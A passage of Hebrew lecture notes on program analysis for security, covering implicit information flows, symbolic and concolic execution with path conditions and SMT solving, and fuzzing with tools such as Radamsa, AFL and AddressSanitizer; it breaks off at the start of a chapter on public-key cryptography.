יש לנו כאן מקור לא אמין, ואנחנו רוצים להבין אם אלפא יהיה אמין או חשוד. נשים לב שמה שקורה כאן זה בעצם העתקה לא מפורשת של src ל- dst כי בוחרים את הערך של היעד לפי הערך של המקור, זאת למרות שאין כאן השמה מפורשת של הערך באף שורה. נוסיף את האילוצים משני הסוגים, כמו שכתוב כאן.

מה שחסר זה להבין לכל אחד מה- pc ים האלה האם העובדה שהגענו אליו היא חשודה או לא.

$pc_1 = untainted$
 $pc_2 = tainted$
 $pc_3 = tainted$
 $pc_4 = untainted$

עבור pc_1 , השורה של ה-`if`, נגיע בכל אופן, שום דבר לא השפיע עליו, אז הוא אמין. באותו אופן, גם ל- pc_4 נגיע בכל אופן. אולם, ל- pc_2 נגיע כפונקציה של src שהוא חשוד, אז pc_2 הוא חשוד, וכנ"ל pc_3 .

עכשיו אפשר לראות שמצאנו זרימה לא טובה:

$tainted = pc_2 \leq \alpha$

הצלחנו לגלות את הבאג.

8.9.4 החסרון של Information Flow

למה שדיברנו יש גם חסרון. נסתכל על הקוד הבא:

```
tainted int src;
 $\alpha$  int dst;
if (src == 0)
    dst = 0;
else
    dst = 0;
```

כאן יש קוד שפשוט מתעלם מ- src ושם ב- dst אפס בכל מקרה. אם נעשה אנליזה כאן בדיוק באותה צורה שעשינו קודם תהיה כאן התראה, וזו תהיה התראת שווא.

כלומר, חידדנו את סוג האנליזות, אבל הוספנו התראות שווא. יש אנשים שטוענים שאין חשיבות גדולה ל-implicit flows ומתעלמים לגמרי מבדיקה של זה, אבל כמובן שמה שחשוב זה להכיר את העניין ולהבין את הסיטואציה, ואז אפשר להחליט לבד מה מתאים לעשות.

8.10 אתגרים נוספים באנליזה של קוד

יש עוד אתגרים שלא נגענו בהם:

- במקום לשים את a tainted בתוך b untainted אפשר לעשות את ההשמה $c=a+b$, ונשאל את עצמנו האם זה אמין. התשובה היא שזה תלוי בסיטואציה – אם למשל a מפולג באופן אחיד אז גם c יהיה מפולג באופן אחיד ואז זה בסדר, במקרים אחרים זה אולי לא יהיה בסדר.

- מבחינת פונקציות, אפשר לדבר על לאיזו פונקציה יכולה כל קריאה להוביל (What function can this call go to?).

- במבנים (Struct fields), האם לחשוב על כל המבנה בתור אמין או חשוד או לחשוב על כל חלק בנפרד. למשל במערך, האם לחשוב על כל ערך במערך בנפרד כאמין או חשוד או על כל הערכים באותה צורה.

צריך להבין עבור כל מקרה מה אפשר לעשות ומה ההשלכות.

8.10.1 עידון של SA

מבחינת עידון של SA, אפשר גם להוסיף משהו שייתמוך ב-overflows. אפשר לקחת משהו לא אמין ולעשות לו sanitization ואז לתפוס את זה בתוך האילוצים.

עוד שימוש ב-SA זה לא רק אם משהו חשוד ייזרום למשהו אמין, אלא גם אם מידע סודי ייזרום למידע לא סודי. למשל, אם יש מפתח הצפנה לא היינו רוצים שהוא יישלח לפונקציית הדפסה, ואפשר לטפל בזה באופן דומה למה שעשינו עבור ערכים אמינים ולא.

9 Symbolic Execution and Fuzzing

9.1 הרצה סימבולית: רקע

בשיעור שעבר עשינו שימוש ב-static analysis עם הדוגמא הנקודתית של flow analysis: הבנה של אם איזשהו קלט או מידע שהגיע מהיריב בסוף זורם לנקודה שמגישים בה רגישות, למשל קלט מ-fgets ופלט בצורה של פונ' הדפסה.

כמו ששמנו לב, SA עומד במובן מוסיים בניגוד לטסטים: בטסטים מסתכלים על תרחישים ספציפיים, לעומת SA שמסתכלים על כל התרחישים. טסטים לרוב לא יאפשרו לנו להגיד משהו כללי על כל הריצות של התוכנית, וזה בדיוק מה שכן קורה ב-SA. אם נראה ב-SA שיש ריצה לא טובה, אפשר לעבור צעד צעד על מה שעשינו ולראות מה הבעיה (או לגלות שזו התראת שווא, וראינו שאפשר להוסיף רגישויות ע"מ להוריד את אחוז התראות השווא). בתעשייה SA רץ די חזק בעשור האחרון. עם זאת, הוא מפספס באגים, לכן לא תמיד טוב כמו שהיינו רוצים.

היום נדבר על הרצה סמלית, SE, שיטה שאמורה לעמוד בין טסטים לבין SA – מצד אחד היא נהנית מהיתרון של טסטים במובן שאם נמצא שמהו לא בסדר יהיה לנו כבר קלט בעייתי ביד ונדע לעקוב אחריו ולהבין מה קרה, ומצד שני דומה ל-SA בכך שהיא אמורה להיות מסוגלת להסיק משהו על כל הריצות של התוכנית.

כמו שכבר אמרנו, טסט זה כלי אפקטיבי לבדיקה של הקוד, אבל הוא אומר לנו משהו רק על תרחיש ספציפי. אם בשלב מסויים נעשה בדיקה מסויימת למשל `assert(f(3) == 5)`, התשובה תגיד לנו משהו רק על הריצה הספציפית.

טסט מספק שלמות, אבל לא יציבות. SE אמור להכליל את הרעיון של הטסטינג, ולהפוך אותו למשהו הרבה יותר יציב.

הרעיון הבסיסי ב-SE היא שאם למשל יש לנו משתנה בשם y שמסוגל לקבל ערכים שהם מספרים שלמים ויש את השורה `assert(f(y) == 2*y-1)`, נפרש באופן סמלי את הקלט y מקבל. מה הכוונה: נרשה ל- y לקבל לא רק את הערך 3 אלא גם a , ואז המטרה היא להבין האם יש ערך או סט של ערכים של a כך שה-`assert` הזה ייקרה או לא ייקרה.


מה הקשר לאבטחה? ייתכן למשל שה-`assert` הזה בודק אם האינדקס שנגשנו איתו למערך גדול מהגבול הימני, למשל.

מכיוון שהפכנו את הריצה של התוכנית מריצה אחת על ערך אמיתי 3 לאוסף של ריצות, בחלק גדול מהמקרים נגיע לאיזשהו `if`, למשל `if (x > 0)`. כיוון שגם ה- x הזה בתוך ה-`if` הוא סמלי אי אפשר להחליט אם הולכים לכיוון אחד או אחר, אז נבדוק את שני המקרים עם `fork`.

9.1.1 דוגמא ל-SE

```
1. int a =  $\alpha$ , b =  $\beta$ , c =  $\gamma$ ;
2.           // symbolic
3. int x = 0, y = 0, z = 0;
4. if (a) {
5.     x = -2;
6. }
7. if (b < 5) {
8.     if (!a && c) { y = 1; }
9.     z = 2;
10. }
11. assert(x+y+z != 3)
```

path condition: $\alpha \wedge (\beta < 5)$



יש כאן קוד, עם a, b, c סמליים, שסימנו $a = \alpha, b = \beta, c = \gamma$. חוץ מזה יש גם את הערכים הרגילים x, y, z , שהם לא סימבוליים. המטרה שלנו היא להבין האם יש איזשהם ערכים ל- α, β, γ כך שה-`assert` בשורה 11 ייקרה או לא ייקרה (המשמעות של ה-`assert` הזה יכולה להיות למשל מה שיגיד אם יש או אין אוברפלו, או תהיה לו מטרה אחרת אבטחתית).

נתחיל בהרצה – כשנגיע לשורה 4 יהיה תנאי על משתנה סמלי, אז צריך לעשות פיצול. ככה נעשה גם כשנגיע לתנאי הבא, וכך הלאה.

אפשר לצייר את זה בצורה של עץ, כמו בצורה, כך שבסוף עבור כל עלה בעץ נקבל נוסחא שמתאימה למסלול. כך נגלה שבמסלול שמתאים לנוסחא $\neg \alpha \wedge (\beta < 5) \wedge \gamma$ ה-`assert` לא מתקיים. ככה אנחנו יודעים בדיוק מה הערכים של α, β, γ שמובילים לאיזור הרע.

ברגע שהגענו לעלה שעבורו ה-`assert` לא מתקיים, דבר ראשון צריך להבין אם הנוסחא שקיבלנו ספיקה. אם לא אז אין בעיה בקוד שלנו, כי התרחיש שמוביל לעלה הזה לא ייקרה לעולם. אם היא כן ספיקה, אפשר להבין מה כל הערכים של α, β, γ עבור ה-`assert` הזה לא ייקרה.

אפשר כבר להבין שיש כאן משהו בעייתי מבחינה חישובית:

- בתוכנית אמיתית העץ הזה גדול מאוד.
- בתוכנית אמיתית הנוסחא לב"א מהמסלולים תראה כנראה בצורת נוסחת SAT, וקשה לנו לרוב לדעת האם נוסחת SAT היא ספיקה ואם כן מה אוסף הערכים שמספק אותה (זו בעיה NP-קשה).

9.1.2 ייתרונות ה-SE וחסרונ

נשים לב שכל מסלול בעץ מקביל להמון ערכים – לכל הריצות של התוכנית שמקיימות את אותה הנוסחא של המסלול. הדבר הזה כללי הרבה יותר מטסטים, כי אם נקח ערכים ספציפיים של a, b, c בטסט כזה או אחר יכול להיות שלא נפגע דווקא בערכים הבעייתיים. ב-SE, לעומת זאת:

- כל הערכים האפשריים מכוסים.
- אם הגענו לבאג זה אומר שבאמת יש באג, אין התראות שווא.
- כיוון שלכל מסלול כאן יש באמת הקבלה לריצות, יש לנו כאן רגישות גם ל-`path`, גם ל-`flow` וגם להקשר.

עם זאת, מכיוון שזה קשה חישובית גם מבחינת גודל העץ וגם מבחינת להבין אם הנוסחאות מסופקות, יכול להיות שהאנלייזר שלנו ממשיך לרוץ ולא יעצור.

9.1.3 איך להתגבר על הקושי החישובי

הרעיון של SE התפתח כבר לפני הרבה זמן, אז אפשר די באמינות להגיד שכבר ב-77-1975 הבינו מה שאנחנו מבינים בקשר ל-SE ולא נוסף הרבה. מה שכן נוסף הן דרכים שונות לעזור עם החישוב, שלא היו קיימות בהתחלה של הנושא, וגם כשהן כבר היו קיימות היו לא טובות בהתחלה (כך שלמשל אפילו עבור נוסחת SAT לא מאוד ארוכה לקח הרבה זמן להבין אם היא ספיקה או לא).

עוד נקודה שהשתפרה היא כח החישוב וגודל הזכרון של המחשבים. בשנים הראשונות של ה-SE המחשבים היו איטיים יחסית למה שיש היום, ובעשור האחרון די גילו מחדש את הרעיון של SE כי המחשבים פשוט יותר טובים. אייפד היום טוב כמו מחשב חזק של IBM בשנות השמונים ויש גם סרברים חזקים, והרבה מהדברים כאלה מטפלים בצוואר הבקבוק שהפך את SE בזמנו ללא רלוונטי.

בנוסף להגדלת כח החישוב, יש עכשיו אלגוריתמים טובים יותר לפתירת SAT ו-SMT. נוסחת SAT זו נוסחא בוליאנית שכוללת את הקשרים `not`, `or`, `and`, ובבעיית ה-SAT מנסים לגלות אם הנוסחא ספיקה, כלומר האם יש השמה של ערכי אמת ושקר למשתנים הבוליאניים שעבורה הנוסחא היא אמת. בבעיית ה-SMT הנוסחא היא לא בוליאנית אלא של לוגיקה מסדר ראשון, כוללת משתנים לאו דווקא בוליאנים ופעולות אריתמטיות עליהן (לצרכינו SMT זה כמו SAT משודרג).

בעיית ה-SAT היא NP-שלמה, אבל בכל זאת היום SAT solvers ו-SMT solvers עובדים די טוב. איך זה יכול להיות?
התשובה היא שקושי ב-NP מדבר רק על המקרה הרע, יתכן שבתוחלת כן נוכל לקבל תוצאה טובה. כלומר, בעולם
האמיתי ל-SAT ו-SMT יש אלגוריתמים שבמקרה הרע באמת זמן הריצה שלהם אקספוננציאלי בגודל הקלט, אבל מעשית
הם עובדים לא רע.

כך, באיזור שנת 2005-06 נצפתה התעניינות מחודשת ב-SE, והשיטה נחלה הצלחה בתחום גילוי בעיות אבטחה.

9.2 עקרונות ההרצה הסמלית

9.2.1 אבני השפה

הדבר הראשון שנעשה יהיה להוסיף לשפה שלנו **משתנים סמליים** (symbolic variables), כך שכל פעם שנתקל
במשתנה שמקבל ערך בלתי ידוע נוכל להחליף אותו במשתנה סמלי. בדרך כלל נרצה להשתמש במשתנה הסמלי עבור
משתנים שכותבים אליהם קלט.

הדבר הבא שנעשה הוא לשנות את ה-`interpreter` של השפה כך שיוכל לבצע חישובים סמליים. באופן רגיל המשתנים
של התוכנית יכולו ערכים, ובעת הם יכולו **ביטויים סמליים** (symbolic expressions), שהם ביטויים הכוללים משתנים
סמליים.

למשל, אם ביטויים רגילים יהיו "hello", 5, ביטויים סמליים יהיו למשל:

$$\alpha + 5, \text{ "hello"} + \alpha, a[\alpha + \beta + 1]$$

הערכים האלה יהיו בתוך הזכרון הסמלי שלנו. בזמן ההרצה הסמלית יהיה זכרון אמיתי לכל מי שהוא אמיתי, וזכרון סמלי
לכל מי שהוא סמלי.

דוגמא:

```
x = read();
y = 5 + x;
z = 7 + y;
a[z] = 1;
```

בריצה אמיתית, ברור שע"מ להמנע מ-`overflow` צריך ש- $0 \leq z \leq 3$. בקוד הזה קל להבין מה קורה, אבל עבור קוד יותר
מסובך ה-SE יעזור לנו להבין אם התנאי הזה מתממש.

נסתכל על הרצה של טסט ספציפי שבה $x = 5$, ולצד זה על הרצה סמלית:

Concrete memory

x = 5
y = 10
z = 17
a = {0,0,0,0}

Overflow!!

Symbolic memory

x = α
y = 5 + α
z = 12 + α
a = {0,0,0,0}

Possible overflow!!

בצד שמאל אנחנו רואים דוגמא ל-`overflow`, אבל באמצעות ההרצה הסמלית בצד ימין אנחנו יכולים להבין מהם כל
הערכים האפשריים שבהם יהיה `overflow`.

9.2.2 מסלולים

9.2.2.1 Path Condition

ההתרחשויות בתוכנית יכולות להיות מושפעות מתנאים שכוללים ערכים סמליים, למשל $\text{if}(x > 10)$ כש- x הוא משתנה סמלי. אנחנו מסמנים את ההשפעה של משתנה סמלי על המסלול הנוכחי תנאי מסלול (π path condition). לדוגמא:

```
1. x = read();
2. if (x > 5) {
3.   y = 6;
4.   if (x < 10)
5.     y = 5;
6. } else y = 0;
```

לכל אחת מהשורות של התוכנית יש את הנוסחא שמתאימה למסלול שהוביל עד אליה:

- נגיע לשורה 3 כאשר $\alpha > 5$.
- נגיע לשורה 5 כאשר $\alpha > 5$ וגם $\alpha < 10$.
- נגיע לשורה 6 כאשר $\alpha \leq 5$.

9.2.2.2 Path Feasibility

עכשיו נבדוק האם כל השורות האלה פיזביליות, כלומר האם יש השמה למשתנים הסמליים כך שכ"א מהשורות האלה היא עם ערך אמת. נעשה שינוי קטן בקוד שראינו קודם (בשורה 4):

```
1. x = read();
2. if (x > 5) {
3.   y = 6;
4.   if (x < 3)
5.     y = 5;
6. } else y = 0;
```

$$\pi = (\alpha > 5)$$

$$\pi = (\alpha > 5) \wedge (\alpha < 3)$$

$$\pi = (\alpha \leq 5)$$

הפתרון לאילוצים האלה יכול לשמש בקלט לסט ספציפי שיעקוב אחרי המסלול של התוכנית הזאת. למשל:

- בשביל להגיע לשורה 3 אפשר לבחור $\alpha = 6$.
- אין שום דרך להגיע לשורה 5.
- בשביל להגיע לשורה 6 אפשר לבחור $\alpha = 2$.

אי אפשר להגיע לשורה 5, ומי שאמור היה להגיד לנו את זה הוא ה-SAT solver או SMT solver כשנריץ אותו על כל שורה.

נראה דוגמא למתי זה יעזור לנו – בקוד יכולים להיות Assertions, למשל בדיקה של גבול גזרה של מערך. למשל:

```
1. x = read();
2. y = 5 + x;
3. z = 7 + y;
4. if (z < 0)
5.   abort();
6. if (z >= 4)
7.   abort();
8. a[z] = 1;
```

$$\pi = \text{true}$$

$$\pi = \text{true}$$

$$\pi = \text{true}$$

$$\pi = \text{true}$$

$$\pi = (12 + \alpha < 0)$$

$$\pi = \neg(12 + \alpha < 0)$$

$$\pi = \neg(12 + \alpha < 0) \wedge (12 + \alpha \geq 4)$$

$$\pi = \neg(12 + \alpha < 0) \wedge \neg(12 + \alpha \geq 4)$$

אפשר לראות שאם נגיע לשורות 5 או 7 (כלומר אם הן פיזביליות) יהיה לנו גישת out-of-bound.

חשוב לשים לב שהנוסחאות האלה כבר כתובות בשפה סמלית: y ו- z יכולים לקבל ערך, אבל זה בהתבסס על אלפא, אז לא צריך לכתוב את זה בנפרד.

בשביל לחסוף בזמן ריצה, בכל פעם שיש תנאי נבדוק האם השורה יכולה לקרות בהנתן הנוסחא (האם היא פיזיבלית), ונמשיך בבדיקה רק למי שהוא פיזיבלי.

Execution Algorithm 9.2.3

בשביל ההרצה, אפשר לחשוב על האלגוריתם הפשוט הבא:

1. Initialization:
Program counter $pc = 0$, path condition $\pi = \emptyset$,
symbolic state $\sigma = \emptyset$
2. Insert task (pc, π, σ) to **worklist**
3. While (**worklist** is not empty)
 - A. Remove and execute some task (pc, π, σ) from **worklist**
 - B. If execution potentially forks at (pc_0, π_0, σ_0) :
 - i. Insert task $(pc_1, (\pi_0 \wedge p), \sigma_0 \cup \{p = \text{True}\})$ to **worklist** if $\pi_0 \wedge p$ is satisfiable
 - ii. Insert task $(pc_2, (\pi_0 \wedge \neg p), \sigma_0 \cup \{p = \text{False}\})$ to **worklist** if $\pi_0 \wedge \neg p$ is satisfiable

הסבר: בכל שלב אנחנו מחזיקים את השורה הנוכחית pc , הנוסחא שהובילה אותנו לשורה הנוכחית π והמצב הסמלי של התוכנית σ . נאתחל אותם, ואז נכניס לרשימת עבודה. נרוץ על רשימת העבודה, וכל עוד היא לא ריקה נקח מתוכה משימה אחת ונבצע אותה. ברגע שנגיע לאיזשהו פיצול תוך כדי ביצוע המשימה (למשל נתקל ב- $\text{if}(p)$ כש- p הוא משתנה סמלי), נבדוק עבור כ"א מהמסלולים האם הוא פיזיבלי (בדוגמא שלנו האם $p = \text{true}$ או $p = \text{false}$ פיזיבלי), ואת כל המסלולים הפיזיבלים נכניס לרשימת העבודה, וכך הלאה.

לא אמרנו מה המימוש של רשימת העבודה – זה יכול להיות מחסנית, תור או כל דבר אחר שנחשוב עליו.

הערה – באיזשהו שלב ה-SE יגיע ל"edge" של האפליקציה (ספריות חיצוניות, system calls וכו'). מה עושים? אופציה אחת היא לקחת את כל הקוד שמתאים לקריאות האלה ולהכניס אותו לקוד שלנו. זה קצת כבד, אז אם אנחנו משתמשים רק בחלק מהדברים אפשר לקחת גרסא יותר מצומצמת של מה שאנחנו משתמשים בו, וזה יספיק למטרת ה-SE.

לפעמים אפשר גם לסמלץ סביבה, למשל גישה לדיסק או ל-file system, באופן מפושט הרבה יותר ממה שקורה בפועל בזמן הריצה. מכיוון שהמטרה שלנו היא לא להריץ קוד אלא להבין משהו על הקוד, זה עשוי בחלק מהמקרים להיות אפקטיבי.

Concolic Execution (Dynamic Symbolic Execution) 9.2.4

הרעיון הוא שמריצים את התוכנית בהרצה אמיתית, אבל תוך כדי מריצים הרצה סימבולית.

למה זה יעזור?

- שאם נגיע לבאג יש לנו כבר מהריצה האמיתית אוסף של ערכים שהביאו אותנו לשם. אפשר בעזרתם לנסות להבין מה הבאג, ואולי להבין איך משנים אותם ועוברים למסלול אחר במקום להריץ שוב SAT solver על הנוסחא ולמצוא נתיב אחר.
- מסתבר שאם SAT solver ו-SMT solver יודעים חלק מהתשובה, יותר קל להם להשלים למשהו אמיתי.

- אפשר באמת להריץ system calls שכפועלים ככה. אמנם נאבד את הייתרונות של ההרצה הסמלית, אבל כנראה מה שאנחנו רוצים לבדוק זה הקוד שלנו לא הספרייה החיצונית, אז זו לא תהיה ממש בעיה.

9.3 הרצה סמלית כבעיית חיפוש

מה שיש לנו זה כמו חיפוש בעץ, ואנחנו רוצים להבין אם יש בו נקודה לא טובה. זה הופך את הבעיה שלנו לבעיית חיפוש.

צריך לחשוב באיזה סדר לחפש. נשים לב שמספר ההרצות של הקוד יכול בחלק מהמקרים להיות אקספוננציאלי בגודל של הקוד, למשל:

Exponential in the branching structure:

```
1. int a =  $\alpha$ , b =  $\beta$ , c =  $\gamma$ ; // symbolic
2. if (a) ... else ...;
3. if (b) ... else ...;
4. if (c) ... else ...;
```

3 variables
8 execution paths

לכן, המספר של המסלולים הוא גדול, ובניגוד לדוגמא הפשוטה של עץ שראינו בתחילת ההרצאה, בחלק מהמקרים איך סיכוי לכסות הכל.

זה יכול להיות גם יותר גרוע אם למשל יש לולא כזאת:

Loops on symbolic variables are even worse:

```
1. int a =  $\alpha$ ; // symbolic
2. while (a) do ...;
3. ...
```

Potentially $2^{32}-1$ paths through the loop

כל ערך של a שהוא לא שקר יכול בפוטנציה להוביל לריצה אחרת, ואין סיכוי לעבור על כך כך הרבה ריצות.

יש כאן ייתרון של SA על פני SE – ב-SA הריצה תמיד תסתיים, גם אם נקח בחשבון את כל הריצות האפשריות. היא עושה את זה ע"י כך שהיא מקרבת הרצה של לולאות או של תנאים, כלומר מניחה פשוט שהמסלולים פיזביליים. מה שכן, החסרון הוא שזה יכול להוביל להתראות שווא.

9.3.1 מבנה הנתונים ושיטות חיפוש

אפשר לחשוב על התוכנית בתור DAG (גרף מכוון חסר מעגלים):

- הקדקודים: המצבים (states) של התוכנית.
- צלע (s_1, s_2): האם אפשר לעבור במהלך הריצה ממצב s_1 למצב s_2 .
- בכל צעד, נבחר לחפש במסלול מבין המסלולים האפשריים שקיימים בגרף.

נשאלת השאלה איך לעשות את החיפוש. אפשר לעשות את זה עם אלגוריתמי החיפוש הכי בסיסיים::

- Depth-first search (DFS), אלגוריתם חיפוש לעומק.
 - רשימת עבודה מתאימה: מחסנית.
 - חסרון: יכול להתקע בחלק אחד של התוכנית (למשל בלולאה).
- Breadth-first search (BFS), אלגוריתם חיפוש לרוחב.
 - רשימת עבודה מתאימה: תור.
 - חסרון: קשה לממש אותו בצורה קונסולית, ולא יגיע עמוק.

לכל שיטה יש ייתרונות וחסרונות, וצריך להבין עבור כל מקרה מה מתאים לצרכים שלנו. אפשר גם לעשות את החיפוש בצורה יותר מותאמת, למשל לתעדף מסלולים מסויימים או לעצור הרצה של נתיב אחרי זמן מסויים.

אם אנחנו לא בטוחים באיזה מסלול לבחור או אם לעשות BFS או DFS אפשר להגדיל. הדבר החשוב בהגדרה זה שנדע לשחזר מה הגרלנו, כדי שנדע לשחזר מסלול בעייתי אח"כ.

9.3.2 חסרון בחיפוש מבוסס מסלול

נסתכל על הקוד הבא:

```
int counter = 0, values = 0;
for (i = 0; i < 100; i++) {
    if (input[i] == 'B') {
        counter++;
        values += 2;
    }
}
assert(counter != 75);
```

מספר הריצות השונות של התוכנית הוא 2^{100} . לא רק שאין לנו אפשרות לעבור אחד אחד כמובן, אפילו אם נגדיל יש סיכוי נמוך שנגיע לריצה שבה יש באג, כי יש רק $2^{78} \approx \binom{100}{75}$ כאלה מתוך כלל הריצות. זה אומר שכשאנחנו בוחרים מסלול בצורה אחידה, הסיכוי שלנו להגיע לבאג הוא $2^{-22} \approx$.

חשוב להבין ש-SE לא רלוונטי לכל סוגי הקוד, ולהבין אם הוא כן או לא רלוונטי לתוכנית שלנו.

9.4 כלים להרצה סמלית

ניתן כמה דוגמאות לכלים שמשמשים בתעשייה להרצה סמלית:

- SAGE: כלי וותיק של הרצה קונסולית שפותח במייקרוסופט, ומשמש לקוד שהלך למוצרים במייקרוסופט.
- KLEE: מקבל קוד ב-C ומתקמפל לקובץ מהצורה bc, והכלי רץ על קובץ bc. מהקימפול בין C ל-BC הוא מוסיף הרבה אינפורמציה שעוזרת להרצה הסמלית, ואנחנו יכולים בתוך הקוד להגדיר לו מי סמלי ומי לא, והוא עושה FORK בכל פעם שכדאי וכך עוקב אחרי כל מה שעשינו.

יש עוד הרבה כלים נוספים, שלא נרחיב עליהם את הדיבור.

9.5 Fuzzing

המונח fuzzing מתייחס להרצה של **טסטים אקראיים** שנועדה לזהות מתי התוכנית קורסת, נזרקים אקספשנים וכו' (כל אלה יכולים להעיד על פגיעות פוטנציאליות מבחינת בטיחות). אם עושים את הרנדומיזציה בצורה חכמה ולא סתם משתמשים בקלטים אקראיים לחלוטין, זה מאפשר לנו לבדוק פיצ'רים שונים בצורה יחסית מעמיקה.

9.5.1 סוגים של fuzzing

אפשר לחשוב על שלושה סוגים:

- **Black-box fuzzing** – הכלי שבו משתמשים לא יודע שום דבר על התוכנית ועל אופן ביצועה.
 - ייתרון: קל למימוש.
 - חסרון: טסטים שטחיים, ורק אם יהיה לנו מזל הם יגלו משהו.
- **Grammar-based fuzzing** – יוצרים דקדוק חסר הקשר או שפה רגולרית, ומבקשים מהכלי של ה-fuzzing לצור קלט בהתבסס על הדקדוק או השפה.
 - ייתרון: מתבסס יותר על הקוד, יותר עמוק מקופסא שחורה.

○ חסרון: דורש יותר עבודה כדי לממש אותו.

- **White-box fuzzing** – עושים fuzzing בהתבסס על הקוד עצמו, תוך היכרות איתו.
 - ייתרון: קל לשימוש ומגיע עמוק בקוד.
 - חסרון: לוקח הרבה זמן מבחינה חישובית.

9.5.2 הקלט ל-fuzzing

אפשר לחשוב על דרכים שונות לתת קלט לטסטים שרצים ב-fuzzing:

- **Mutation** – לקחת קלט חוקי ולעשות בו שינוי, ולתת את הקלטים ששונו כפלט לטסטים. הקלט הראשוני יכול להגיע או ממשהו שהבין משהו בתוכנית ויצר את הקלט, או להיות מיוצר בצורה ממוחשבת.
- **Generational** – לייצר קלט מאפס לטסטים, שלא על סמך קלט קיים (אפשר למשל להעזר בדקדוק של השפה).
- **Combinations** – שילובים שונים של השניים האחרים.

9.5.3 דוגמאות לפאזרים

1. **Radamsa** – פאזר שהוא mutation based, כלומר אנחנו הולכים לתת קלט חוקי והוא הולך לסובב אותו ולהכין עוד קלטים, והוא קופסא שחורה במובן שלא אכפת לו מהקוד שלנו. ניתן לו חלק חוקי בתוכנית, וכדי שהוא לא ייגזר את הנוספים באופן שהוא לגמרי דטרמיניסטי, ניתן לו סיד כלשהו שייקבע חלק מהאקראיות שהולכת להשפיע עליהם, ונאמר לו כמה קלטים אנחנו רוצים שהוא ייצור.

Legal input	Random seed	# of mutations to generate
% echo "1 + (2 + (3 + 4))" radamsa --seed 12 -n 4		
5!++ (3 + -5))		
1 + (3 + 41907596644)		
1 + (-4 + (3 + 4))		
1 + (2 + (3 + 4		

(דוגמת שימוש ב-Radamsa)

2. **Blab** – עוד פאזר שהוא קופסא שחורה, ומבוסס על דקדוק חסר הקשר. מה שבצע אחר זה ההגדרה של הדקדוק, ולפי הצורה של הדקדוק הוא ייצר את הקלט הזה.

```
% blab -e '(((wrstp)[aeiouy]{1,2}){1,4} 32){5} 10'
soty wypisi tisyro to patu
```

(דוגמת שימוש ב-Blab)

3. **(AFL) American Fuzzy Lop** – פאזר שמבוסס על מוטציות אבל הוא עובר על הקוד, ובזמן שהוא רץ על הקוד הוא מבין לאיזה חלק הוא הגיע, ומנסה לשנות אינפוטרים לפני שהוא מגיע לאיזור אחר שמקבל קלט. הוא יישמור את ה-ID של המיקום הנוכחי והמיקום שלפניו בקוד, ומנסה במוטציות לקבל IDים שלא הופיעו קודם.

9.5.4 התמודדות עם קריסה של התוכנית

נניח שהרצנו פאזה והוא אומר שהתוכנית שלנו קרסה. נרצה להבין למה, והאם זה עשוי לגרום לבעיות אבטחה.

אם הגענו לקריסה בפאזינג, זה אומר שיש לנו קלט שגרם לזה. נשאל את עצמינו – האם אנחנו יכולים עכשיו למצוא את הקלט הקצר ביותר שהוביל אותנו לאותו הקראש? האם אנחנו יכולים למצוא את הקלט הפשוט ביותר שהוביל אותנו לזה? אם כן, זה יכול לפשט ולגרום להבין מה קרה.

יותר מזה, אם הגענו בפאזינג לקריסה בהרבה מקרים (סביר שזה ייקרה, כי עושים את הפאזינג עם הרבה קלטים), אם נהיה בכ"א מסוגלים באופן אוטומטי או אוטומטי למחצה להגיע לקלט הכי פשוט אולי נגלה שהרבה מהקריסות קרו בגלל אותה הסיבה, וזה יחסוך לנו הרבה.

עוד שאלה היא האם באמת מה שהגענו אליו זה משהו שכדאי לנו לדאוג לגביו, כלומר האם זה באמת יכול להפוך ל-exploit או כנראה שלא.

למשל, כשדיברנו על זה שאנחנו עושים שימוש בפוינטר אחר י שאנחנו עושים לו free, כדי שיקרה איזשהו exploit כתוצאה מזה צריך לקרות הדבר הבא: כשנעשה free לפוינטר, נעשה malloc לפוינטר אחר בדבר עתידי בקוד, והוא ישתמש באותו מקום שעשינו לו free. זו שאלה טובה למבחן, אבל בפועל זה לא דווקא ייקרה, ונדיר שיש exploit שהגיע ממצב כזה. מצד שני, אם הקראש הגיע מ-overflow, בהחלט יכול להיות שהדבר הזה יפתח פתח ל-exploit, גם אם בקלטים הספציפיים שרצנו עליהם לא קרה משהו נורא.

דוגמא – איך אפשר לדעת אם התוכנית שלנו קרה כתוצאה מ-null referencing או אוברפלו?

במקרה כזה מגיע לעזרתנו כלי של גוגל בשם ASan (Address Sanitizer) שהמטרה שלו היא לעבור על הקוד שלנו לפני ולהוסיף לו לייבלים בכל שורה שיכול להוצר exploit ממה שעושים באותה שורה. למשל, אם עושים free לפוינטר זה כנראה לא יוביל לאוברפלו, אבל אם יש גישה למקום לא קבוע במערך זה יכול להוביל לאוברפלו. אחרי זה אפשר להריץ פאזינג שיוודע לקרוא את הלייבלים שה-ASan הכניס, ובכל מקום שזה קורס תהיה הודעה על למה זה קורה, או שלא תהיה הודעה ואז נבין שזה כנראה לא כזה חשוב.

10 מהפכת המפתח הפומבי

10.1 רקע

